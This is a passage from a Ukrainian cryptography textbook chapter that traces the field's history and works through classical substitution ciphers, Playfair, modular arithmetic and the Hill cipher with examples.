нитку через проріз до отворів, визначуваних вузлами, і відновлював початковий текст по літерах отворів. Такий шифр є одним з прикладів шифру

заміни: коли літери замінюються на відстані між вузликами з урахуванням проходження через проріз. Ключем шифру був порядок розташування літер по отворах в лінійці. Сторонній, що отримав нитку (навіть маючи лінійку, але без нанесених на ній літер), не зможе прочитати таємне повідомлення.

Формальна криптографія

Етап формальної криптографії (кінець XV – почало XX ст.) пов'язаний з появою формалізованих і стійких щодо ручного криптоаналізу шифрів. У європейських країнах це відбулося в епоху Відродження, коли розвиток науки і торгівлі викликав попит на надійні способи захисту інформації.

Сімеоне де Крема (Simeone de Crema) був першим (1401 р.), хто використовував таблиці омофонів для приховування частоти появи голосних в тексті за допомогою більш ніж однієї шифрозаміни (шифри багатозначної заміни).
Батьком європейської криптографії називають вченого епохи Відродження Леона Баттісти Альберті. Вивчивши методи розкриття моноалфавітних шифрів (шифрів однозначної заміни), які на той час широко використовувалися в Європі, він спробував створити шифр, який був би стійкий до частотного криптоаналізу. Його «Трактат про шифр» був представлений в папську канцелярію в 1466 р. і вважається першою науковою роботою з криптографії. Він запропонував замість єдиного таємного алфавіту, як в моноалфавітних шифрах, використовувати дві або більше абеток, проводячи їх перемикання за яким-небудь правилом. Проте флорентійський вчений так і не зміг оформити своє відкриття в повну працюючу систему, що було зроблене вже його послідовниками (Блез Віжінер). Іншою роботою, в якій були узагальнені і сформульовані відомі на той момент алгоритми шифрування, є праця «Поліграфія» (1508 р.) німецького абата Іоганна Трісемуса (Трітемія). Він першим зазначив, що шифрувати можна і по дві літери за раз - біграмами (хоча перший біграмний шифр Playfair був запропонований лише в XIX сторіччі).

У 1550 році італійський математик Джероламо Кардано, що перебував на службі у Папи Римського, запропонував нову техніку шифрування - решітки Кардано. Цей спосіб поєднував в собі як стеганографію (мистецтво прихованого письма), так і криптографію. Складно було навіть зрозуміти, що повідомлення містить зашифрований текст, а розшифрувати його, не маючи ключа (решітки) у той час було практично неможливо. Решітки Кардано вважають першим транспозиційним шифром, або, як ще називають, геометричним шифром, заснованим на положенні літер в шифротексті.

Значний поштовх криптографії дав винахід телеграфу. Факт передачі даних перестав бути таємним і повідомлення міг перехопити хто завгодно. Інтерес до криптографії зріс, зокрема, і серед простого населення, внаслідок чого багато хто спробував створити індивідуальні системи шифрування. Перевага телеграфу була явною і на полі бою, де командувач повинен був віддавати термінові накази на полі битви, а також отримувати інформацію з місць подій. Це послужило поштовхом до розвитку польових шифрів.
У 1863 році Фрідріх Касіські (англ. Friedrich Kasiski) опублікував метод, згодом названий його ім'ям, який дозволяв швидко і ефективно розкривати практично будь-які шифри того часу. Метод складався з двох частин - визначення періоду шифру і дешифрування тексту з використанням частотного криптоаналізу.
У 1883 році голландець Огюст Керкгоффс опублікував статтю під назвою «Військова криптографія» (фр. «La Cryptographie Militaire»). У статті він описав шість вимог, яким повинна задовольняти захищена система. Хоча до деяких з них варто відноситися з підозрою, варто відзначити дану роботу за саму спробу:

1. шифр повинен бути обчислювально, якщо не математично, таким, що не може бути розкритим;

2. система не повинна вимагати таємності, на випадок, якщо вона потрапить до рук ворога;
3. ключ повинен бути простим, зберігатися в пам'яті без запису на папері, а також легко змінним за бажанням кореспондентів;
4. зашифрований текст повинен (без проблем) передаватися по телеграфу;
5. апарат для шифрування повинен бути легким для транспортування, робота з ним не повинна вимагати допомоги декількох осіб;
6. апарат для шифрування повинен бути відносно простий у використанні, не вимагати надмірних інтелектуальних зусиль або дотримання великої кількості правил.

У 1918 році вийшла монографія американського криптографа російського походження Уїльяма Ф. Фрідмана «Індекс збігу і його застосування в криптографії» (англ. «Index of Coincidence and Its Applications in Cryptography»). Робота вийшла у відкритому друці, не дивлячись на те, що була виконана в рамках військового замовлення. Двома роками пізніше Фрідман ввів в науковий ужиток терміни криптологія і криптоаналіз.

Криптографія впливала і на літературу. Згадки про криптографію зустрічаються ще в часи Гомера і Геродота, хоча вони описували мистецтво шифрування в контексті різних історичних подій. Першою вигаданою згадкою про криптографію можна вважати роман «Гаргантюа і Пантагрюель» французького письменника XVI століття Франсуа Рабле, в одному з розділів якого описуються спроби читання зашифрованих повідомлень. Згадка зустрічається і в «Генріху V» Шекспіра. Вперше в якості центрального елементу художнього твору криптографія використовується у розповіді «Золотий жук» Едгара Аллана По, надрукованого у 1843 році. У цьому творі письменник не тільки показує спосіб розкриття шифру, але і результат, до якого може привести подібна діяльність - знаходження захованого скарбу. Одним з найкращих описів застосування криптографії є розповідь 1903 року Артура Конан Дойля «Танцюючі людинки». У розповіді великий сищик Шерлок Холмс стикається із різновидом шифру, який використовуючи символи, схожі на дитячі малюнки, приховує сам факт передачі таємного повідомлення. У розповіді герой успішно застосовує частотний аналіз, а також припущення про структуру і зміст відкритих повідомлень для розкриття шифру.

Перед початком Другої світової війни провідні світові держави мали електромеханічні шифрувальні пристрої, результат роботи яких вважався таким, що його не можна розкрити. Ці пристрої ділилися на два типи - роторні машини і машини на цевочних дисках. До першого типу відносять «Енігму», яку використовували війська Німеччини і її союзників, другого типу - американська М-209. У Радянському Союзі використовували обидва типи машин.

Рис.3.4. Енігма

Рис.3.5. М-209

Успішні криптоатаки на подібного роду криптосистеми сталі можливі тільки з появою ЕОМ.

Математична криптографія

Після Першої світової війни уряди країн зробили всі роботи в області криптографії таємними. На початок 1930-х років остаточно сформувалися розділи математики, які є основою для майбутньої криптографії: загальна алгебра, теорія чисел, теорія імовірностей і математична статистика. До кінця 1940-х років побудовані перші програмовані обчислювальні машини, закладені основи теорії алгоритмів, кібернетики. Проте, в період після Першої світової війни і до кінця 1940-х років у відкритому друці було опубліковано зовсім трохи робіт і монографій, але і ті відображали далеко не найактуальніший стан справ. Найбільший прогрес в криптографії досягається у військових відомствах.

Ключовою віхою в розвитку криптографії є фундаментальна праця Клода Шеннона «Теорія зв'язку в таємних системах» (англ. Communication Theory of Secrecy Systems) - таємна доповідь, представлена автором в 1945 році, і опублікована в «Bell System Technical Journal» в 1949 році. У цій роботі, на думку багатьох сучасних криптографів, був вперше показаний підхід до криптографії в цілому як до математичної науки.

У 1960-х роках почали з'являтися різні блокові шифри, які мали більшу криптостійкість в порівнянні з результатом роботи роторних машин. Проте вони припускали обов'язкове використання цифрових електронних пристроїв - ручні або напівмеханічні способи шифрування вже не використовувалися.

Приблизно в цей же час Хорст Фейстель переходить з військово-повітряних сил США на роботу в лабораторію корпорації IBM. Там він займається розробкою нових методів в криптографії і розробляє комірку Фейстеля, що є основою багатьох сучасних шифрів, зокрема шифру Lucifer, шифру DES, що став прообразом, – колишнього стандарту шифрування США, першого в світі відкритого державного стандарту на шифрування даних. На основі комірок Фейстеля були створені і інші блокові шифри, зокрема TEA (1994 рік), Twofish (1998 рік), IDEA (2000 рік), а також ГОСТ 28147-89, що є стандартом шифрування в країнах СНД.

У 1976 році публікується робота Уїтфілда Діффі і Мартіна Хеллмана «Нові напрями в криптографії» (англ. «New Directions in Cryptography»). Дана робота відкрила нову область в криптографії, тепер відому як криптографія з відкритим ключем. В роботі містився також опис так званого алгоритму Діффі - Хеллмана, що дозволяв сторонам згенерувати загальний таємний ключ, використовуючи відкритий канал зв'язку.

Хоча робота Діффі-Хеллмана створила великий теоретичний заділ для відкритої криптографії, першою реальною криптосистемою з відкритим ключем вважають алгоритм RSA [6] (названий по імені авторів - Рон Рівест (R. Rivest), Аді Шамір (A. Shamir) і Леонард Адлеман (L. Adleman)). Опублікована в серпні 1977 року, робота дозволила сторонам обмінюватися таємною інформацією, не маючи заздалегідь вибраного таємного ключа.

Варто відзначити, що і алгоритм Діффі – Хеллмана, і RSA були вперше відкриті в англійських спецслужбах, але не були ні опубліковані, ні запатентовані.

У СНД для шифрування з відкритим ключем стандарт відсутній, проте для електронного цифрового підпису (органічно пов'язаною з шифруванням з відкритим ключем) прийнятий ГОСТ Р 34.10-2001 [8], [9], що використовує криптографію на еліптичних кривих.

Створення асиметричних криптосистем підштовхнуло математиків і криптоаналітиків до вивчення методів факторизації, дискретного логарифмування, операцій над еліптичними кривими на скінченному полі і так далі.

Відносно новим методом є імовірнісне шифрування. Імовірнісне шифрування запропонували Шафі Гольдвассер (Goldwasser) і Сильвіо Мікелі (Micali). Шифрування було назване «імовірнісним» у зв'язку з тим, що один і той же початковий текст при шифруванні з використанням одного і того ж ключа може перетворюватися в абсолютно різні шифротексти. При використанні криптосистем з відкритим ключем існує можливість підбору відкритого тексту зіставленням перехопленого шифротексту з результатом шифрування. Імовірнісне шифрування дозволяє на порядки збільшити складність такого виду атаки.

Беннет (Bennet) і Брассард (Brassard), спираючись на роботу Уїснера (Wiesner), розробили теорію квантової криптографії, яка базується швидше на квантовій фізиці, ніж на математиці. Процес відправки і прийому інформації виконується за допомогою об'єктів квантової механіки, наприклад, за допомогою електронів в електричному струмі, або фотонів в лініях волоконно-оптичного зв'язку. Заснована на принципах квантової механіки, ця система, на відміну від звичайної криптографії, теоретично дозволяє гарантовано захистити інформацію від зловмисника, навіть якщо той володіє найсучаснішою технологією і необмеженими обчислювальними потужностями. На даний момент, розробляються тільки прототипи квантових криптосистем.

Можливо, що ефекти квантової фізики зможуть використовувати і для криптоаналізу. Якщо будуть побудовані квантові комп'ютери, то це поставе під сумнів існування сучасної криптографії.

Застосування криптографії у вирішенні питань аутентифікації, цілісності даних, передачі конфіденційній інформації по каналах зв'язку і тому подібне стало невід'ємним атрибутом інформаційних систем. У сучасному світі криптографія знаходить безліч різних застосувань - вона використовується в стільниковому зв'язку, платному цифровому телебаченні, при підключенні до Wi-Fi, для захисту від підробок квитків на транспорті, в банківських операціях, в системах електронних платежів і так далі [11].

3.2. Шифри заміни

Суть шифрування методом заміни полягає в наступному. Нехай шифруються повідомлення кирилицею і заміні підлягає кожна літера цього повідомлень. Тоді, літері А початкової абетки ставиться у відповідність деяка множина символів (шифрозамін) $М_А$, Б – $М_Б$,…, Я – $М_Я$. Шифрозаміни вибираються таким чином, щоб будь-які дві множини ($М_i$ і $М_j$, i≠j) не містили однакових елементів ($М_I \cap М_J = Ø$).

Таблиця 3.6, є ключем шифру заміни. Знаючи її, можна здійснити як шифрування, так і розшифрування.

А	Б	…	Я
$М_А$	$М_Б$	…	$М_Я$

Табл.3.6. Таблиця шифрозамін


При шифруванні кожна літера А відкритого повідомлення замінюється будь-яким символом з множини $М_А$. Якщо в повідомленні міститься декілька літер А**,** то кожна з них замінюється на будь-який символ з $М_А$. За рахунок цього, використовуючи один ключ, можна отримати різні варіанти шифрограми для одного і того ж відкритого повідомлення.

Оскільки множини $М_А$, $М_Б$ ..., $М_Я$ попарно не перетинаються, то по кожному символу шифрограми можна однозначно визначити, якій множині він належить, і, отже, яку літеру відкритого повідомлення він замінює. Тому розшифрування можливе і відкрите повідомлення визначається єдиним чином.

Шифри заміни можна розділити на наступні підкласи (різновиди):

- шифри однозначної заміни (моноалфавітні, простої підстановки). Кількість шифрозамін для кожного символу початкового алфавіту дорівнює 1 (| $М_i$ | = 1 для одного символу);
- поліграмні шифри. Аналогічні попередньому за винятком того, що шифрозаміні відповідає відразу блок символів початкового повідомлення (| Mi | = 1 для блоку символів);
- омофонічні шифри (однозвучні, багатозначної заміни). Кількість шифрозамін для окремих символів початкового алфавіту більше 1 (| $М_i$ | ≥ 1 для одного символу);

- -поліалфавітні шифри (багатоалфавітні). Складається з декількох шифрів однозначної заміни. Вибір варіанту алфавіту для зашифрування одного символу залежить від особливостей методу шифрування (| M_i| > 1 для одного символу).

Для запису початкових і зашифрованих повідомлень використовуються строго фіксовані алфавіти. Під алфавітом в даному випадку мається на увазі набір символів, які використовуються для запису повідомлень. Алфавіти для запису початкових і зашифрованих повідомлень можуть відрізнятися. Символи обох алфавітів можуть бути представлені літерами, їх поєднаннями, числами, малюнками і тому подібне Як приклад можна привести танцюючих чоловічків з розповіді А. Конан Дойла () і рукопис рунічного письма () з роману Ж. Верна «Подорож до центру Землі».

Шифри однозначної заміни

Максимальна кількість ключів для будь-якого шифру цього вигляду не перевищує n!, де n – кількість символів в алфавіті. Із збільшенням числа n значення n! росте і дуже швидко (1! = 1, 5! = 120, 10! = 3628800, 15! = 1307674368000).

Шифр Цезаря. Даний шифр використовувався Гаєм Юлієм Цезарем в своєму листуванні (1 сторіччя до н.е.). Стосовно кирилиці суть його полягає в наступному. Виписується початковий алфавіт (А, Б, ..., Я), потім під ним виписується той же алфавіт, але з циклічним зрушенням на 3 літери вліво.

А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я
Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В

При шифруванні літера А замінюється літерою Г, Б - на Д і так далі. Так, наприклад, початкове повідомлення «ПАРОЛЬ» після шифрування виглядатиме «ТГУСОА». Одержувач повідомлення «ТГУСОА» шукає ці літери в нижньому рядку і по відповідним літерах у верхньому рядку відновлює початкове повідомлення «ПАРОЛЬ».

Ключем в шифрі Цезаря є величина зрушення нижнього рядка алфавіту. Кількість ключів для всіх модифікацій даного шифру стосовно кирилиці дорівнює 32. Можливі різні модифікації шифру Цезаря, зокрема шифр гасла.

Шифр гасла. Для даного шифру побудова таблиці шифрозамін заснована на гаслі (ключі) – слові, що легко запам'ятовується. Другий рядок таблиці шифрозамін заповнюється спочатку словом-гаслом (причому літери, що повторюються, відкидаються), а потім рештою літер, які не увійшли до слова-гасла, в алфавітному порядку. Наприклад, якщо вибрано слово-гасло «КЛЮЧ», то таблиця має наступний вигляд.

А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я
К	Л	Ю	Ч	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ш	Щ	Ь	Я

При шифруванні початкового повідомлення «ПАРОЛЬ» по приведеному вище ключу шифрограма виглядатиме «НКОМІЩ».

В якості гасла рекомендується брати фразу, в якій містяться різні літери абетки. У загальному випадку, кількість варіантів нижнього рядка (стосовно кирилиці) складає 32! ($\geq 10^{35}$).

Шифр Гронсфельда, полягає в модифікації шифру Цезаря числовим ключем. Для цього під повідомленням пишуть ключ. Якщо ключ коротший за повідомлення, то його повторюють циклічно. Шифровку отримують ніби в шифрі Цезаря, але відраховуючи необов'язково тільки третю літеру за абеткою, а ту, яка зрушена на відповідну цифру ключа. Так, застосовуючи як ключ групу з трьох перших цифр числа π, а саме 314, отримуємо шифровку:

Повідомлення	Ц	І	Л	К	О	М		Т	А	Є	М	Н	О
Ключ	3	1	4	3	1	4	3	1	4	3	1	4	3
Шифровка	Щ	Ї	П	Н	П	Р	В	У	Д	И	Н	С	С

Щоб зашифрувати першу літеру повідомлення використовуючи першу цифру ключа 3, відраховується третя по порядку в абетці від Ц літера Ч-Ш-Щ і виходить літера шифровки Щ. Шифр Гронсфельда має масу модифікацій, що претендують на його поліпшення, від тривіальних, таких як запис тексту шифровки літерами іншого алфавіту, до таких, як подвійне шифрування різними ключами. Окрім цих шифрів, часто використовувався шифр простої заміни, що полягає в заміні кожної літери повідомлення на відповідну літеру шифру.

Полібіанський квадрат. Шифр винайдений грецьким державним діячем, полководцем і істориком Полібієм (III століття до н.е.). Стосовно кирилиці, суть шифрування полягала в наступному. У квадрат 6х6 вписуються літери.

	1	2	3	4	5	6
1	А	Б	В	Г	Д	Е
2	Є	Ж	З	И	І	Ї
3	Й	К	Л	М	Н	О
4	П	Р	С	Т	У	Ф
5	Х	Ц	Ч	Ш	Щ	Ь
6	Ю	Я	_	_	_	_

Табл.3.7. Таблиця шифрозамін для полібіанського квадрату

Шифрована літера замінюється на координати квадрата (рядок-стовпець), в якому вона записана. Наприклад, якщо початкове повідомлення «ПАРОЛЬ», то шифрограма – «41 11 42 36 33 56». У Стародавній Греції повідомлення передавалися за допомогою оптичного телеграфу (за допомогою факелів). Для кожної літери повідомлення на початку піднімалася кількість факелів, відповідна номеру рядка літери, а потім номеру стовпця.

Система шифрування Трісемуса (Трітемія). У 1508 р. абат з Німеччини Іоганн Трісемус написав роботу по криптології під назвою «Поліграфія». У цій книзі вперше систематично описано застосування таблиць шифрування, які заповнені алфавітом у випадковому порядку. Для отримання такого шифру заміни зазвичай використовувалися таблиця для запису літер абетки і ключове слово (або фраза). У таблицю спочатку вписувалося по рядках ключове слово, причому літери, що повторюються, відкидалися. Потім ця таблиця доповнювалася по порядку літерами абетки, що не увійшли до ключа. На рис.3.8 зображена таблиця з ключовим словом «КЛЮЧ».

К	Л	Ю	Ч	А	Б
В	Г	Д	Е	Є	Ж
З	И	І	Ї	Й	М
Н	О	П	Р	С	Т
У	Ф	Х	Ц	Ш	Щ
Ь	Я				

Табл.3.8. Таблиця шифрозамін для шифру Трісемуса

Кожна літера відкритого повідомлення замінюється літерою, розташованою під нею в тому ж стовпці. Якщо літера знаходиться в останньому рядку таблиці, то для її шифрування беруть саму верхню літеру стовпця. Наприклад, початкове повідомлення «ПАРОЛЬ», зашифроване – «ХЄЦФГК».

Одним із суттєвих недоліків шифрів однозначної заміни є те, що їх легко розкрити. Для розкриття шифрограм використовуються різні прийоми, які навіть за відсутності могутніх обчислювальних пристроїв дозволяють добитися позитивного результату. Один з таких прийомів базується на тому, що в шифрограмах залишається інформація про частоту літер початкового тексту. Якщо у відкритому повідомленні часто зустрічається яка-небудь літера, то в шифрованому повідомленні також часто буде зустрічатися відповідний символ. Ще в 1412 році Шихаба ал-Калкашанді в своїй праці «Субх ал-Ааша» привів таблицю частоти появи арабських літер в тексті на основі аналізу тексту Корану. Для різних мов миру існують подібні таблиці (див. [14]).

	0.134	е	0.043	л	0.028	ч	0.011	ї	0.006
о	0.082	р	0.038	у	0.027	б	0.010	є	0.006
н	0.070	і	0.037	п	0.025	х	0.010	ф	0.005
а	0.070	с	0.036	я	0.021	ц	0.009	ш	0.005
и	0.056	к	0.036	з	0.019	ю	0.009	щ	0.003
т	0.051	м	0.033	ь	0.015	ж	0.008	ґ	0.000
в	0.046	д	0.028	г	0.013	й	0.007		

Рис.3.9. Частоти появи літер та пропуску між словами української мови.

	0.175	р	0.040	Я	0.018	х	0.009
о	0.090	в	0.038	Э	0.016	ж	0.007
е,ё	0.072	л	0.035	І	0.016	ш	0.006
а	0.062	к	0.028	Б	0.014	ю	0.006
и	0.062	н	0.026	ь,ъ	0.014	ц	0.004
н	0.053	д	0.025	Г	0.013	щ	0.003
т	0.053	п	0.023	ч	0.012	э	0.003
с	0.045	У	0.021	и	0.010	ф	0.002

Рис.3.10. Частоти появи літер та пропуску між словами в російській мові.

Існують подібні таблиці для пар літер (біграм). Наприклад, біграмами, що часто зустрічаються, є «на», «ст», «ст», «ко», «но» і так далі Інший прийом розкриття шифрограм заснований на виключенні можливих поєднань літер. Наприклад, в

текстах (якщо вони написані без орфографічних помилок) не можна зустріти поєднання «чя», «щй», «ьє» і тому подібне (див., наприклад, [14]).

ст	0.017	ан	0.014	ко	0.012	нн	0.011
на	0.016	ов	0.013	ви	0.011	ен	0.010
но	0.014	ти	0.013	ни	0.011	ма	0.010

Рис.3.11. Частоти появи найпоширеніших біграм в українській мові.

Для ускладнення розкриття шифрів однозначної заміни ще в старовині перед шифруванням з початкових повідомлень виключали пропуски і/або явні літери. Іншим способом, що ускладнює криптоаналіз, є шифрування біграмами (парами літер).

3.3. Поліграмні шифри

Поліграмні шифри – шифри заміни, які шифрують відразу групи (блоки) символів.

3.3.1. Шифр Playfair (англ. «Чесна гра»). Був винайдений в 1854 р. Чарльзом Уїтстоном, але названий ім'ям лорда Лайона Плейфера, який впровадив даний шифр в державні служби Великобританії. Він використовувався англійцями в Першій світовій війні. Шифр передбачає шифрування пар символів (біграм). Оскільки для даного методу шифрування важко використовувати частотний аналіз, то цей шифр стійкіший до злому в порівнянні з шифром простої заміни. Він може бути проведений, але не для 26 можливих символів (латинський алфавіт), а для 26 х 26 = 676 можливих біграм. Аналіз частоти біграм можливий, але є значно важчим і вимагає набагато більшого об'єму зашифрованого тексту.

Для шифрування повідомлення необхідно розбити його на біграми (групи з двох символів), при цьому, якщо в біграмі зустрінуться два однакові символи, то між ними додається заздалегідь обумовлений допоміжний символ (у оригіналі – **X**, для кирилиці - **Я**). Наприклад, «ЗАШИФРОВАНЕ ПОВІДОМЛЕННЯ» стає «ЗА ШИ ФР ОВ АН ЕП ОВ ІД ОМ ЛЕ Н**Я** НЯ**»**. Для формування ключової таблиці вибирається гасло і далі вона заповнюється по правилах системи шифрування Трісемуса. Наприклад, гасло «КЛЮЧ»

К	Л	Ю	Ч	А	Б
В	Г	Д	Е	Є	Ж
З	И	І	М	Н	О
П	Р	С	Т	У	Ф
Х	Ц	Ш	Щ	Ь	Я

Табл.3.12. Ключова таблиця для шифру Playfair

Дали, керуючись наступними правилами, виконується зашифрування пари символів початкового тексту:

1. Якщо символи біграми початкового тексту зустрічаються в одному рядку, то ці символи заміщаються на символи, розташовані в найближчих стовпцях праворуч від відповідних символів. Якщо символ є останнім в рядку, то він замінюється на перший символ цього ж рядка.

2. Якщо символи біграми початкового тексту зустрічаються в одному стовпці, то вони перетворяться в символи того ж стовпця, що знаходяться безпосередньо під ними. Якщо символ є нижнім в стовпці, то він замінюється на перший символ цього ж стовпця.

3. Якщо символи біграми початкового тексту знаходяться в різних стовпцях і різних рядках, то вони замінюються на символи, що знаходяться в тих же рядках, але відповідають іншим кутам прямокутника.

Приклад шифрування.

- біграма «ЗА» формує прямокутник – замінюється на «НК»;
- біграма «ШИ» формує прямокутник – замінюється на «ЦІ»;
- біграма «ФР» знаходяться в одному рядку – замінюється на «ЯЦ»;
- біграма «ОВ» формує прямокутник – замінюється на «БО»;

і так далі.

В результаті отримуємо шифрограму «НКЦІЯЦЗЖБОВТЗЖМЕФТЧГОЬ ОЬ».

Для розшифрування необхідно використовувати інверсію цих правил, відкидаючи символи **Я** (або **Х**), якщо вони не несуть сенсу в початковому повідомленні.

3.3.2. Модулярна арифметика. Необхідний мінімум.

Визначення. Два цілих числа a і b називаються рівними за модулем m, якщо (a-b) ділиться на m без залишку

$$a \equiv b(mod\ m) \Leftrightarrow a = b + km$$, де k-ціле число.

Арифметичні дії над цілими числами за модулем m, мають наступні властивості

1. $(a \pm b)mod\ m = \big((a\ mod\ m) \pm (b\ mod\ m)\big)mod\ m,$
2. $(a \cdot b)mod\ m = \big((a\ mod\ m) \cdot (b\ mod\ m)\big)mod\ m,$
3. $(a/b)mod\ m = c,$ якщо $a = (b \cdot c)mod\ m.$

Для сучасних задач криптографії необхідно проводити арифметичні операції за модулем над довгими числами, тому розглянемо алгоритми, які будуть нам необхідні у подальшому.

Повільне множення. Під час множення $(a \cdot b)mod\ m$, якщо число порядку m^2, лежать в межах типу даних, то достатньо використати властивість (1). У разі, коли m^2 дуже велике, можна провести множення бінарного запису «у стовпчик» :

- Знайдемо $a\ mod\ m$, $(2a)mod\ m$, $(4a)mod\ m$, $(8a)mod\ m, \ldots$
- Розглянемо бінарний запис b, та знайдемо суму необхідних складових з обчисленням залишку за модулем m.

Приклад. Нехай a=13, b=10,m=21, треба знайти $(a \cdot b)mod\ m.$

Очевидно, що

$$b=10_{10}=1010_2=1000_2+0010_2=8_{10}+2_{10}.$$

Окрім того,

$(1 \cdot a)mod\ m = 13\ mod\ 21 = 13,$

$(2 \cdot a)mod\ m = (13 + 13)mod\ 21 = 26\ mod\ 21 = 5,$

$(4 \cdot a) mod\ m = (2 \cdot a + 2 \cdot a) mod\ m = \big((2 \cdot a) mod\ m + (2 \cdot a) mod\ m\big) mod\ m = (5 + 5) mod\ 21$
$= 10,$
$(8 \cdot a) mod\ m = (4 \cdot a + 4 \cdot a) mod\ m = \big((4 \cdot a) mod\ m + (4 \cdot a) mod\ m\big) mod\ m$
$= (10 + 10) mod\ 21 = 20.$

Таким чином,

$(a \cdot b) mod\ m = \Big(\big((2 \cdot a) mod\ m\big) + \big((8 \cdot a) mod\ m\big)\Big)\ mod m = (5 + 20) mod\ 21 = 4.$

Нескладно впевнитися у справедливості отриманого результату:
$(a \cdot b) mod\ m = (13 \cdot 10) mod\ 21 = 130\ mod\ 21 = (126 + 4) mod 21 = 4.$

Швидке зведення у ступінь. У разі, коли треба знайти $a^b mod\ m$, можна використати ту ж ідею – процедуру добутку представити як послідовність додатків, а зведення у ступінь – як послідовність добутків:

- Знайдемо $a\ mod\ m$, $a^2 mod\ m$, $a^4 mod\ m$, $a^8 mod\ m, \ldots$
- Розглянемо бінарний запис b, та знайдемо добуток необхідних складових з обчисленням на кожному кроці залишку за модулем m.

Приклад. Нехай a=13, b=5,m=21, треба знайти $a^b mod\ m$.

Тоді
$b=5_{10}=101_2=100_2+001_2=4_{10}+1_{10},$
та,
$a^1 mod\ m = 13\ mod\ 21 = 13,$
$a^2 mod\ m = (13 \cdot 13) mod\ 21 = 169\ mod\ 21 = 1,$
$a^4 mod\ m = ((a^2 mod\ m) \cdot (a^2 mod\ m)) mod\ m = (1 \cdot 1)\ mod\ 21 = 1.$

Звідси маємо

$a^b mod\ m = \big((a^1 mod\ m) \cdot (a^4 mod\ m)\big) mod\ m = (13 \cdot 1) mod\ 21 = 13.$

Впевнимося в даному результаті
$a^b mod\ m = 13^5 mod\ 21 = 371293\ mod\ 21 = 13.$

Визначення. Оберненим до числа a за модулем m будемо називати число b, таке, що

$$a \cdot b \equiv 1\ mod\ m,$$

тобто, $b = a^{-1} mod\ m$.
Зрозуміло, що для нуля оберненого елементу не існує, для інших чисел обернений елемент може існувати, а може і не існувати. Обернений елемент існує тільки для тих елементів a, які взаємно прості з модулем m.

Розглянемо діафантове (розв'язок якого шукається в цілих числах) рівняння відносно невідомих x та y:

$$a \cdot x + m \cdot y = 1,$$

Знайдемо від обох частин залишок за модулем m, тоді, зважаючи, що

$$(m \cdot y) mod\ m = 0,$$

маємо

$$(a \cdot x) mod\ m = 1,$$

іноді таке співвідношення записують у вигляді $a \cdot x = 1 (mod\ m)$, тобто x і є оберненим до a за модулем m.

Приклад. Знайти $x = a^{-1} mod\ m$, де a=-3,m=26.

Поперед всього зазначимо, що $x = a^{-1} mod\ m$ еквівалентно $a \cdot x \equiv 1\ mod\ m$, і якщо найбільший спільний дільник a та m дорівнює одиничці (тобто вони взаємно прості), то існує пара (x,y) така, що
$a \cdot x + m \cdot y = 1$. У нашому випадку це $-3 \cdot x + 26 \cdot y = 1$. Нескладно знайти розвязок цього рівняння, це x=17, y=2. Таким чином,

$$x = (-3)^{-1} mod\ 26 = 17.$$

3.3.3. Шифр Хілла.

Шифр Хілла - поліграмний шифр підстановки, заснований, з однієї сторони, на матричному численні, а з другої, на модулярній арифметиці. Лестер С. Хілл винайшов цей шифр в 1929 році, і це був перший шифр, який дозволяв на практиці реалізувати шифрування біграм, триграм, чотириграм и т.д. за раз (на відміну від, наприклад, шифру Плейфер, який дозволяє шифрувати тільки біграми).

Блок із n літер розглядається як n-вимірний вектор і знаходиться добуток цього вектору на матрицю розміру n × n за модулем, який дорівнює довжині абетки (разом зі проміжками та знаками пунктуації). Матриця і є ключем шифру. Для існування зворотного перетворення (можливості відновлення секретного повідомлення), необхідно, щоб визначник матриці не дорівнював нулю і був взаємно простим (найбільший спільний дільник дорівнює одиничці) зі значення модулю (довжиною абетки).

Розглянемо абетку

А	Б	В	Г	Д	Е	Ж	З	И	І	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Я
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Тоді модулем m буде число 26. Нехай в якості ключа буде матриця

$$A = \begin{pmatrix} 0 & 1 \\ 3 & 1 \end{pmatrix},$$

з визначником $|A| = 0 \cdot 1 - 1 \cdot 3 = -3$, значення якого взаємно просте з m=26.

Зашифруємо фразу «шифр». Дану фразу можна записати так (24,8,20,16).
Розібємо її на біграми (24,8)(20,16). Процес шифрування першої біграми буде

$$\begin{pmatrix} 0 & 1 \\ 3 & 1 \end{pmatrix}\begin{pmatrix} 24 \\ 8 \end{pmatrix} mod\ 26 = \begin{pmatrix} 8 \\ 80 \end{pmatrix} mod\ 26 = \begin{pmatrix} 8 \\ 78+2 \end{pmatrix} mod\ 26 = \begin{pmatrix} 8 \\ 2 \end{pmatrix} \sim \begin{pmatrix} И \\ В \end{pmatrix}.$$

Аналогічно, для другої біграми маємо

$$\begin{pmatrix} 0 & 1 \\ 3 & 1 \end{pmatrix}\begin{pmatrix} 20 \\ 16 \end{pmatrix} mod\ 26 = \begin{pmatrix} 16 \\ 76 \end{pmatrix} mod\ 26 = \begin{pmatrix} 16 \\ 52+24 \end{pmatrix} mod\ 26 = \begin{pmatrix} 16 \\ 24 \end{pmatrix} \sim \begin{pmatrix} Р \\ Ш \end{pmatrix},$$

Таким чином зашифроване повідомлення має вигляд «иврш».
Для розшифрування треба знайти обернену матрицю за модулем m.
Так як

$$\begin{pmatrix} a & b \\ c & d \end{pmatrix} = \frac{1}{ad-bc}\begin{pmatrix} d & -b \\ -c & a \end{pmatrix},$$

то

$$A^{-1} = \frac{1}{-3}\begin{pmatrix} 1 & -1 \\ -3 & 0 \end{pmatrix}$$

і

$$A^{-1} mod\ 26 = ((-3)^{-1} mod\ 26)\begin{pmatrix} 1 & -1 \\ -3 & 0 \end{pmatrix} mod\ 26.$$

Зважаючи на те, що $(-3)^{-1} mod\ 26 = 17$, маємо

